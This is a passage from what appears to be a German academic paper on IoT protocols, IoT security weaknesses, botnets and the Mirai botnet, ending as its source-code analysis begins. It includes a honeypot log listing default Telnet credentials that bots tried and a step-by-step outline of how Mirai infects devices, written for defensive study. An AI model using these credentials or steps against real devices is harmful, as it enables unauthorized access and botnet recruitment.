


Abbildung 6: ZigBee Protokoll Architektur [11]

## 2.2.5. LoRa

LoRa, für *Long Range*, ist ein im Jahr 2008 entwickeltes wireless IoT Protokoll für kleine Datenmengen (bis 50kbps) und lange Distanzen. Es ist in der untersten OSI-Schicht angesiedelt und dient als Gerüst für Netzwerk Protokolle wie *LoRaWan* oder *Symphony*. Es nutzt für die Datenübertragung die lizenfreien Radiofrequenzen 868MHz (Europa) und 915 (USA). Ein Lora Netzwerk besteht aus drei verschiedenen Gerätetypen. *End-Devices*, *Gateways* und *Network Server*, wobei nur die Kommunikation zwischen End-Devices und Gateways über das Lora Protokoll läuft. Die Verbindung zum Network Server wird über klassische IP-Netze realisiert. End-Devices werden zusätzlich in drei verschiedene Klassen unterteilt die sich in dem Zeitfenster in der sie Daten empfangen können unterscheiden [12].

**Class A:** Empfängt nur innerhalb zweier Downlink Fenstern kurz nach dem Uplink.

Das End-Device ist in der Lage nach einem Datenversand innerhalb zweier Downlink Fenster Nachrichten vom Gateway zu empfangen.

**Class B:** Zusätzliche Downlinks via Zeitintervall.

Zusätzlich zu den zwei Downlink Fenstern direkt nach dem Versandt, werden mithilfe eines Zeitintervalls weitere Fenster für den Empfang geöffnet.

**Class C:** Durchgehend geöffneter Downlink

Das End-Device kann durchgehend Nachrichten vom Gateway Empfangen.

Die Energieeffizienz des Protokolls hängt davon ab welche der drei Klassen zur Kommunikation verwendet werden. Je öfter Downlink Fenster für den Empfang von Nachrichten zur Verfügung stehen, desto mehr Strom wird durch den Mehraufwand verbraucht.

## 2.2.6. Thread

Thread wurde im Jahr 2014 von der Thread Group, an dessen Spitze die Google-Tochter Nest steht, die für ihre zahlreichen CLoT Geräte bekannt ist, vorgestellt. Damit ist es eines der neuesten Protokolle für das IoT. Wie auch ZigBee, baut Thread auf IEEE 802.15.4 auf. Jedoch verwendet es auf der Netzwerkschicht das 6LoWPAN Protokoll. Dies ist ein auf IPv6 basiertes Protokoll, dass speziell für geringe Datenraten und Stromverbrauch entwickelt wurde. Obwohl sich durch die Kompatibilität mit IPv6 alle Geräte in einem Thread Netzwerk direkt aus dem Internet ansprechen lassen können, wird zur Kommunikation zusätzlich ein sogenannter *Border Router* verwendet. Es können mehrere Border Router redundant zusammengeschaltet werden um ein SPoF zu vermeiden. Oberhalb der Netzwerkschicht setzt Thread auf UDP für den Transport der Daten. Die Kommunikation wird mit Hilfe von AES verschlüsselt.

Eine Besonderheit von Thread ist, dass es nicht die Applikationsschicht mit einbindet, und somit den Entwicklern die Möglichkeit gibt eigene Anwendungen zu implementieren.




Abbildung 8: Thread Protokoll Architektur [31]

## 3. IoT-Security

In Zeiten von schnell wachsenden Informationstechnologien und dem Drang der IT-Unternehmen immer mehr und billigere Produkte auf den Markt zu bringen, wird das Thema Sicherheit oft vernachlässigt. Vor allem im Bereich des IoT, wo die Geräte in der Regel nur limitierte Speicherkapazitäten und Rechenleistung aufweisen, sind Sicherheitsmaßnamen oft nicht Teil des Designs. Doch die letzten Jahre haben gezeigt, dass gerade von diesen Systemen eine sehr große Gefahr ausgeht.

### 3.1. Ursachen

Ursachen für fehlende Sicherheit in der IoT findet man in jedem Lebenszyklus von betroffenen Geräten. So können, wie im folgenden Kapitel erläutert, Mängel schon bei der Herstellung entstehen, oder aber erst im Betrieb durch den Benutzer.

#### 3.1.1. Herstellung

Um, nach dem Prinzip der Wirtschaftlichkeit [13], Produktionskosten zu sparen und Geräte immer kleiner werden zu lassen, setzen Hersteller oft auf ein *System-on-Chip* (SoC) Design. Das bedeutet, dass die komplette Logik solcher Geräte rein auf Hardware-Ebene abgebildet wird. Dieses Verfahren hat neben vieler Vorteile auch einen entscheidenden Nachteil. SoC-Devices können nicht aktualisiert werden und sind somit neu entdeckten Sicherheitslücken und fortschrittlichen Technologien, die es ermöglichen die veraltete Technik zu kompromittieren, frei ausgesetzt. Dieses Problem wird von Seiten der Hersteller oft runtergespielt, da solche IoT Geräte oft keine hohe Lebensdauer aufweisen, und man davon ausgeht, beziehungsweise dahin drängt, dass sich Kunden immer die neuesten Iterationen zulegen. Da dies oft nicht der Fall ist, sind viele veraltete Geräte neuen Angriffen schutzlos ausgeliefert.

### 3.1.2. Implementierung

Bei der Implementierung gibt es viele Ursachen die zu Sicherheitslücken führen können. So werden z.B. aus Kostengründen manchmal gar keine Sicherheitsmaßnamen eingebaut und dadurch Daten unverschlüsselt kommuniziert. Oft hat das auch damit zu tun, dass die meisten Protokolle die es für das IoT gibt, wie im vorherigen Abschnitt erläutert, keine nativen Sicherheitsaspekte beinhalten. Das hat den Grund, dass die meisten Protokolle in erster Linie nicht für das IoT, wie es heute bekannt ist, entwickelt wurden, sondern für geschlossene *Machine-to-Machine* (M2M) Systeme, deren von der Außenwelt abgeschirmtes Netzwerk, auch bekannt als *Air-Gap*, Sicherheitsmaßnamen überflüssig machte. Dazu kommt, dass es zur Zeit keinen allgemeinen Standard für IoT-Protokolle und deren Sicherung gibt. Aus diesem Grund werden betroffene Geräte nicht zentral geprüft und landen ohne nötige Kontrollen auf dem Markt.

Da viele IoT-Protokolle noch recht neu sind, sind auch diese nicht fehlerfrei. So haben Forscher eine Sicherheitslücke in den ZigBee *Home Automation* und *Light Link* Protokollen entdeckt, die die komplette Verschlüsselung kompromittiert. Um ein neues Gerät in ein ZigBee-Netzwerk einzubinden, kriegt es während der Kopplung einen Schlüssel zugeschickt, mit dem dann die folgende Kommunikation verschlüsselt wird. Diese Übergabe wird zwar auch verschlüsselt, jedoch mit einem öffentlich bekannten *Fall-back key*, das in jedem ZigBee Gerät vorinstalliert ist. Wenn man nun das Netzwerk nach genau dieser Übergabe abhört, kann man mit den gewonnenen Daten den Schlüssel, der für die Kommunikation zuständig ist, erlangen und in das Netzwerk einbrechen. Das ZigBee Consortium hat zwar angekündigt diese Lücke im neuen ZigBee 3.0 Protokoll zu schließen, allerdings können bereits verkaufte Geräte nicht aktualisiert werden und die verbesserte Version soll zudem noch abwärtskompatibel sein. [14]

Auch wenn sich Hersteller dazu entschließen ihre Geräte zu sichern, treten oft Mängel bei der Implementierung auf. So werden zum Beispiel, auf Grund von niedriger Leistung der IoT-Geräte, zu kurze Schlüssel für die Verschlüsselung benutzt, die zwar für mehr Geschwindigkeit bei der Übertragung von Daten sorgen, aber von Leistungsstarken Computern schnell entschlüsselt werden können. Ein weiteres Problem sind die zu einfachen und zu kurzen Standartpasswörter die in den Geräten vordefiniert sind. Oft hat man sogar Fälle, in denen man diese Passwörter nicht ändern kann, oder der Benutzer nicht aufgefordert wird sie zu ändern.

### 3.1.3. Installation

Die meisten Angriffe auf IoT-Geräte kann man schon damit verhindern, diese erst gar nicht an das Internet anzuschließen. Doch oft sind Geräte, die nicht unbedingt eine Verbindung zur Außenwelt brauchen, trotzdem über eine öffentliche IP-Adresse zu erreichen. Durch das *Universal Plug and Play* (UPnP) Protokoll, dass jeder Router beherrscht, können Geräte ohne jegliche Authentifizierung einen *Portforwarding* Eintrag im Router setzen. Somit ist dieses Gerät über die öffentliche IP-Adresse des Routers erreichbar. Obwohl UPnP auch seine Vorteile hat, bauen viele Hersteller diese Funktion inflationär ein, wobei es nicht zwingend notwendig wäre für die eigentliche Funktionalität des Gerätes. Eine schnelle Suche bei der Suchmaschine „Shodan“, die besonders beliebt ist bei IT-Sicherheit Experten und Hackern, ergibt, dass knapp 10 Millionen Geräte im Internet UPnP unterstützen, bzw. explizit in ihrem Banner darauf verweisen.



Abbildung 7: Shodan UPnP Suchergebnis [37]

### 3.1.4. Betrieb

Viele Nutzer erwarten insbesondere bei IoT Geräten, dass diese schon vorkonfiguriert sind und mit dem geringsten Aufwand betrieben werden können. Oft genug kommt es vor, das genau aus diesem Grund, Nutzer die vorinstallierten Standardpasswörter nicht ändern. Man muss dazu sagen, dass dieses Problem nicht die Schuld der Nutzer ist, sondern von schlecht implementiertem *User Interface* (UI). Hersteller können dieses Problem beheben, indem sie die Nutzer unmissverständlich dazu auffordern Passwörter zu ändern, und darauf achten, dass nicht zu kurze oder zu einfache Passwörter benutzt werden. *Dictionary Attacks*, die Anhand einer Liste von gängigen und leichten Passwörtern, das Passwort des Gerätes erraten, sind bis heute einer der häufigsten Methoden um sich Zugang zu IT-Systemen zu verschaffen.

## 3.2. Gegenmaßnahmen

Wie zuvor schon angedeutet, gibt es zahlreiche Methoden, wie Nutzer und Hersteller, sich und Ihre Produkte vor Angriffen schützen können.

### 3.2.1. Nutzer

**Passwörter:** Wer sich ein neues Gerät anschafft, sollte in erster Linie dafür sorgen, dass man die Login Daten geändert und lange und komplizierte Passwörter genutzt werden. Diese Maßnahmen tragen bereits dazu bei, sich vor den meisten automatisierten Angriffen aus dem Internet zu schützen.

**Netzwerk absichern:** Zusätzlich sollte man, soweit es geht, offene und nicht zwingend benötigte Ports an Router und IoT-Devices schließen, und soweit möglich UPnP deaktivieren. Hierdurch kann erreicht werden, dass Geräte, die innerhalb des lokalen Netzwerkes angebunden sind, nicht aus dem Internet adressiert werden können.

**Updaten:** Wenn möglich, sollten alle Geräte immer auf dem neuesten Stand gehalten werden. Updates beinhalten in der Regel Patches für neu bekannt gewordene Sicherheitslücken. Wenn vorhanden, sollten automatische Updates auf den Geräten aktiviert werden.

**Informieren:** Vor dem Kauf eines neuen IoT Gerätes sollten sich Nutzer über den Hersteller, und mögliche bekannte Sicherheitsprobleme informieren. Mit den gewonnenen Informationen kann man Risiken besser abschätzen und nötige Vorkehrungen treffen. So könne man herausfinden welche Ports oder Services man bei den jeweiligen Geräten abschalten, bzw. einschalten sollte.

### 3.2.2. Hersteller

Um Produktionskosten so niedrig wie möglich zu halten und Umsätze zu maximieren, entscheiden sich viele Hersteller explizit gegen ausführliche Sicherheitsmaßnahmen. Man muss verstärkt an die Hersteller appellieren, die Sicherheit ihrer Produkte höher zu priorisieren um den Schutz der Verbraucher zu sichern. Um für optimalen Schutz der Geräte zu sorgen müssten folgende Kriterien eingehalten werden.

1. Die Kommunikation zwischen den Geräten und zur Außenwelt sollen mit den neuesten Standards verschlüsselt werden.
2. Vorinstallierte Passwörter sollten nicht öffentlich bekannt, sondern für jedes Gerät individuell sein.
3. Die Änderung der Zugangsdaten soll obligatorisch sein, und es muss darauf geachtet werden, dass die vom Nutzer gewählten Passwörter sicher sind.
4. Abwärtskompatibilität auf frühere Software, die zu Sicherheitslücken führen kann, darf nicht implementiert werden.
5. Es sollen nur die für den Betrieb wichtigen Ports an den Geräten geöffnet und durch eine Firewall geschützt werden.
6. Die Geräte sollten regelmäßig Sicherheits-Updates erhalten.
7. Es sollten keine persönlichen Informationen der Nutzer, soweit nicht notwendig, auf dem Gerät gespeichert oder über das Internet kommuniziert werden.
8. Zusätzliche Funktionen die nicht direkt den Anforderungen des Gerätes entsprechen, sollten nicht implementiert werden um weitere Sicherheitslücken zu vermeiden.
9. Die Geräte sollten über eine übersichtliche Benutzerschnittstelle verfügen, die es dem Nutzer ermöglicht, das Gerät nach seinen Bedürfnissen anzupassen und wichtige Informationen auslesen zu können.
10. Geräte sollten in einem Zustand ausgeliefert werden, der Sicherheit garantiert ohne dass Nutzer Einstellungen vornehmen müssen.

## 4. Botnetz

Das folgende Kapitel erläutert den Begriff Botnetz und setzt sich mit der Funktionsweise und aktuellen Ereignissen auseinander. Zusätzlich wird noch auf die Verbindung mit dem IoT eingegangen.

### 4.1. Definition

Ein Botnetz ist ein Netzwerk aus mehreren, von derselben Schadsoftware, infizierten Computern, die von einem *Command & Control* (C&C/CNC/C2) Server aus, gesteuert bzw. befohlen werden können. Anders als bei herkömmlichen Viren oder Malware, sind die kompromittierten Geräte nicht das eigentliche Ziel einer Attacke, sondern dienen nur als Mittel zum Zweck um andere Ziele damit angreifen zu können. Die Besitzer von betroffenen *Zombies* sind sich dem Befall meistens nicht bewusst, da die Funktionalität des Gerätes nicht merklich eingeschränkt wird. Dadurch lässt es sich nur schwer abschätzen, wie viele Geräte tatsächlich in einem Botnetz eingebunden sind.

### 4.2. Angriffsszenarien

**DDoS:** Die wohl bekannteste Nutzweise eines Botnetzes ist die Ausführung von Distributed Denial of Service (DDoS) Attacken. Bei dieser Art von Angriff werden die Zombies, oder auch Bots, innerhalb des Botnetzes dazu aufgefordert bestimmte Anfragen an ein Zielsystem zu schicken. Das hat zur Folge, dass durch die enorme Bandbreite an gesendeten Daten, die bei dem Opfer ankommen entweder das Netz überlasten, sodass keine legitimen Anfragen mehr ankommen, oder dass der betroffene Server nicht genug Rechenleistung hat um alle Anfragen abzuarbeiten. Das ist ein beliebter Angriff bei Hackern, da er recht einfach durchzuführen ist, jedoch ein großes Druckmittel darstellt. Die Opfer können durch die entstehende *Downtime* hohe wirtschaftliche Verluste erleiden. Ein gutes Beispiel dafür ist der Ausfall von Amazon AWS vom 28. März 2017, das zum Stillstand von 54 der 100 größten Onlinehändlern zu Folge hatte. Schätzungsweise mussten die Händler insgesamt einen Umsatz von über 150 Millionen Dollar einbüßen [15].

**Proxy:** Eine eher passive Nutzung eines Botnetzes ist die Verwendung der einzelnen Bots als Proxyserver. Durch einen Proxy können die Betreiber ihre Spuren im Internet verwischen und unentdeckt bleiben. Das funktioniert, indem jede Anfrage, bevor sie an dem Ziel ankommt, erst durch den Proxyserver geleitet wird und sich dadurch die IP Adresse des Senders ändert.

**Spam:** Das Verschicken von Spam- und Phishing-E-mails ist eine der beliebtesten Verwendungen für Botnetze. Diese Emails imitieren in der Regel das Aussehen von legitimen Unternehmen, um eine Reaktion von dem Empfänger herbeizurufen, oder locken durch Geldgewinne oder Glücksspiele dazu auf die mitgesendeten Links zu klicken. Die Links können bösartige Skripte ausführen oder auf nachgebaute Internetseiten führen die Anmeldedaten der Nutzer ausspähen.

Eines der bekanntesten Botnetze für Spam-Mails war *Srizbi*. Obwohl Srizbi mit nur 300.000 kompromittierten Geräten eine nur durchschnittliche Anzahl an Bots besaß, war es in der Lage 60 Milliarden Emails am Tag zu verschicken. Im Jahr 2008 war Srizbi für 50% des globalen Spams verantwortlich. [16]

**Klickbetrug:** Werbeeinnahmen im Internet werden durch Klicks auf Werbebanner generiert. Botnetze kann man dazu verwenden solche Klicks zu generieren. Da die Bots echte Geräte mit eigenen IP Adressen und legitimen User-Agents sind, unterscheiden sich diese Klicks nicht von echten. Es gibt zwei Arten von Motiven für diesen Angriff. Man kann ihn dafür nutzen um für sich selber Umsatz zu erschleichen, in dem man das Botnetz auf die Werbung die man auf der eigenen Website schaltet richtet, oder man versucht Werbetreibenden zu schaden, in dem man hohe Verluste durch Werbezahlungen generiert. Verluste entstehen dadurch, dass die Werbetreibenden für die generierten Klicks bezahlen obwohl sich die Anzahl der Menschen die sich für diese Werbung interessiert nicht erhöht.

**Bitcoin-Mining:** Eine etwas andere Nutzung von Botnetzen ist das Bitcoin-Mining. Es passt nicht ganz zur vorherigen Definition, da es hierbei kein übergeordnetes Angriffsziel gibt, sondern lediglich die Rechenleistung der Bots ausgenutzt wird. In vielen Fällen ist das sogenannte Mining, bzw. die Herstellung von Bitcoins, mit Hilfe von Geräten die nur über eine geringe Rechenleistung verfügen, nicht wirtschaftlich. Die anfallenden Kosten für den genutzten Strom übersteigen zumeist den erzielten Gewinn. Dies gilt auch weiterhin für den Besitzer der infizierten Geräte.

Für den Botmaster sind diese Einschränkung bezüglich Kosten und zur Verfügung stehende Rechenleistung hingegen von geringerem Interesse. Ein entscheidender Faktor ist hierbei auch die Größe des Botnetzes; während die geringe Rechenleistung eines einzelnen Endgeräts wenig zum Schürfen von Bitcoins beiträgt, so kann Bitcoin-Mining, durch Nutzung einer Vielzahl von Bots, ein lohnenswertes Szenario für einen Botmaster sein.

### 4.3. Zusammenhang mit IoT

Durch den rapiden Anstieg an IoT Geräten und die zuvor erwähnten Sicherheitsmängel (vgl. Kapitel 3.1. Ursachen) sind diese Geräte ein besonders lukratives Ziel für die Betreiber von Botnetzen. Zudem ist zu erwähnen, dass viele IoT Geräte „standalone“ agieren und selten mit Nutzern in Interaktion treten. Aus diesem Grund vernachlässigen die Besitzer oft Updates, da diese keine primäre Rolle in der Benutzung darstellen. Das trifft z.B. auf Kameras, Drucker und Sensoren zu. Zusätzlich besitzen solche Geräte nur eine eingeschränkt nutzbare Benutzeroberfläche. Diese Faktoren sorgen dafür, dass es unter Umständen nur schwer nachzuvollziehen ist, ob solch ein Gerät von Malware infiziert ist oder nicht. Das fördert die Verbreitung und Beständigkeit von Botnetzen.

Eine Schwäche von IoT-Botnetzen ist jedoch die limitierte Funktionalität. Da IoT Geräte in der Regel kein vollwertiges Betriebssystem und geringe Hardware Ressourcen aufweisen, ist die Anzahl an Angriffen, für die solch ein Gerät missbraucht werden könnte, begrenzt. Aus diesem Grund werden IoT Botnetze überlicherweise für DDoS Angriffe verwendet. Zusätzlich setzt sich die Malware in dem RAM-Speicher fest, was dazu führt, dass durch einen Neustart das Gerät wieder vom Botnetz befreit ist [17]. Die Ursache hierfür ist, dass IoT-Geräte üblicherweise keine Daten speichern, sondern lediglich notwendige Informationen erfassen und verschicken sollen. Die Kapazität von Festplatten oder anderen verwendeten Datenspeichern, sofern vorhanden, ist somit dementsprechend dem Verwendungszweck angepasst.

## 5. Mirai

Mirai zählt als Pionier der IoT Botnetze. Im Oktober 2016 machte es durch den DDoS Angriff auf das Unternehmen DynDNS, dass für Domänauflösung zuständig ist, auf sich aufmerksam [18]. Viele namhafte Firmen, die auf den Dienst von DynDNS angewiesen sind waren mehrere Stunden nicht erreichbar. Betroffen waren unter anderem Dienste wie Twitter, Netflix, Sony, Spotify, Github und Paypal. Einen Monat zuvor, gab es schon eine Attacke auf den französischen Server Host OVH, dessen Kapazität 1.1 Terabit/s überschritt. Das macht diesen Angriff zum bisher größten bekanntesten DDoS Vorfall [19]. Zum Vergleich, die Durchschnittliche Kapazität einer DDoS Attacke im Jahr 2015 lag bei ca. 1 Gigabit/s [20].

Um aufzuzeigen, dass Botnetze, basierend auf Mirai weiterhin aktiv und ein aktuelles Thema sind, wurde auf einem privaten Server ein Honeypot installiert, mittels welchem Login-Versuche über Telnet aufgezeichnet wurden [21]. Ein Honeypot ist ein Programm, das gezielt eine oder mehrere Schwachstelle simuliert, welche von den jeweiligen Botnetzen und Schadsoftware ausgenutzt werden soll um somit die Funktionalität des Botnetzes zu analysieren. Der aufgesetzte Honeypot wurde über einen Zeitraum von vier Tagen in Betrieb genommen. Innerhalb dieser Zeit wurden insgesamt über 8600 Login Versuche von über 1025 verschiedenen IP Adressen registriert. Dies zeigt wie akut die Bedrohung durch Mirai und andere ähnliche Botnetze ist.

```
2017-05-06 05:11:00,289 [HoneyTelnet] INFO MTPot.py:111 [201.82.191.10:33861] logon credentials used: user:root pass:xmhdiplc
2017-05-06 05:11:36,326 [HoneyTelnet] INFO MTPot.py:111 [201.82.191.10:34102] logon credentials used: user:root pass:realtek
2017-05-06 05:12:12,365 [HoneyTelnet] INFO MTPot.py:111 [201.82.191.10:34370] logon credentials used: user:guest pass:12345
2017-05-06 05:12:17,198 [HoneyTelnet] INFO MTPot.py:111 [37.115.6.178:41363] logon credentials used: user:root pass:root
2017-05-06 05:12:48,352 [HoneyTelnet] INFO MTPot.py:111 [201.82.191.10:45019] logon credentials used: user:user pass:user
2017-05-06 05:12:50,167 [HoneyTelnet] INFO MTPot.py:111 [37.115.6.178:40995] logon credentials used: user:admin pass:admin
2017-05-06 05:13:23,146 [HoneyTelnet] INFO MTPot.py:111 [37.115.6.178:41576] logon credentials used: user:root pass:vizxv
2017-05-06 05:13:24,292 [HoneyTelnet] INFO MTPot.py:111 [201.82.191.10:45282] logon credentials used: user:root pass:root
2017-05-06 05:13:47,492 [HoneyTelnet] INFO MTPot.py:111 [59.97.200.73:4139] logon credentials used: user:root pass:Zte521
2017-05-06 05:13:56,147 [HoneyTelnet] INFO MTPot.py:111 [37.115.6.178:42258] logon credentials used: user:root pass:GM8182
```

Abbildung 8: Ausschnitt von Login Versuchen auf privatem Server

Die Aktualität sowie die entstehenden Bedrohungen durch Botnetze werden weiterhin durch aktuelle Studien gestützt. So hat z.B. das *Bundesamt für Sicherheit in der Informationstechnik* (BSI) die Anzahl an offenen Telnet Ports im Zeitrahmen Februar bis Oktober 2016 weltweit untersucht und hierbei festgestellt, dass die Anzahl dieser um ca. 50% gesunken ist. Objektiv betrachtet ist dies eine gute Entwicklung. Dennoch ist die Wahrscheinlichkeit, dass die

Endgeräte mit aktuellen Patches des Herstellers versorgt wurden, relativ gering. Nach Meinung des BSI ist es wahrscheinlicher, dass diese Geräte durch ein Botnetz befallen worden sind [22].

Botnetze sind in der Regel so programmiert, dass sie die Sicherheitslücke, durch die sie selber das Zielgerät kompromittiert haben, schließen um zu verhindern das konkurrierende Botnetze dieses Gerät befallen können. Services wie SSH und Telnet, die Fernzugriff auf IoT-Geräte ermöglichen, werden ebenfalls ausgeschaltet.




Abbildung 9: Telnet Analyse des BSI [22]

In Abbildung 10 sieht man deutlich, wie rapide die Zahl der offenen Telnet Ports sinkt. Den stärksten Abfall sieht man im Zeitraum zwischen Juli und Oktober 2016. Kurz nach diesem Zeitrahmen erfolgten die ersten Angriffe durch das Mirai Botnetz.

## 5.1. Übersicht

Zur Struktur des Mirai Botnetzes gehören die folgenden Komponenten.

- Opfersystem
- Bots
- C&C-server
- Reportserver
- Downloadserver.

Die schon im Netzwerk eingebundene Bots scannen zufällig generierte IPs auf Port 23 und 2323. Wenn sie eine passende IP gefunden haben, versuchen sie sich anhand einer definierten Username- und Passwortliste anzumelden. Falls die Anmeldung erfolgreich war meldet der Bot die IP, den Port und die Anmelde Daten an den Reportserver. Der Reportserver meldet sich an dem Gerät an und lädt die Schadsoftware von dem Downloadserver. Sobald die Malware geladen und ausgeführt wurde, ist das befallene Gerät Teil des Botnetzes. Die Bots sind über eine Socket-Verbindung an dem C&C-server angeschlossen um Befehle entgegen zu nehmen. Der Botmaster und andere Nutzer, die sich das Botnetz mieten können, greifen ebenfalls über eine Telnet Verbindung auf den Command&Control Server zu. Hierdurch sind sie in der Lage, die verfügbaren Bots zu steuern.




Abbildung 10: Grafische Darstellung der Mirai Struktur [22]

Die folgenden Schritte (vgl. Abbildung 11: Grafische Darstellung der Mirai Struktur) beschreiben den üblichen Weg der Infizierung eines Hosts mit Mirai.

1. Bot scannt zufällige IPs auf Port 23 und 2323.
2. Bot findet ein Opfersystem und versucht sich anzumelden.
3. Bot meldet die Zugangsdaten an den Reportserver.
4. Reportserver meldet sich auf dem Opfersystem an.
5. Opfersystem lädt Schadsoftware vom Downloadserver (wird vom Reportserver durchgeführt).
6. Opfersystem meldet sich bei dem C&C-Server und wird als neuer Bot eingetragen.
7. Botmaster/Nutzer melden sich über Telnet auf C&C-Server an und können von dort aus die Bots befehlen.

## 5.2. Code Analyse

Am 30. September 2016 hat sich der Autor von Mirai, mit dem Pseudonym *anna-senpai* auf dem Hackerforum *hackforums.net* zu Wort gemeldet und verkündet, dass er aus dem IoT-Botnetz Geschäft austreten will, da es zu viel Aufmerksamkeit auf sich gezogen hat [23]. In diesem Zusammenhang hat er den Quellcode für Mirai hochgeladen und zur Verfügung gestellt, und sogar stückweise erklärt wie er aufzusetzen sei. Daraufhin wurde der Code auf Open Source Platformen wie GitHub verbreitet. Die folgende Analyse wird mit Hilfe der Codeversion des Github Nutzers *jgamblin* durchgeführt, da diese die prominenteste und meistgenutzte ist [24].

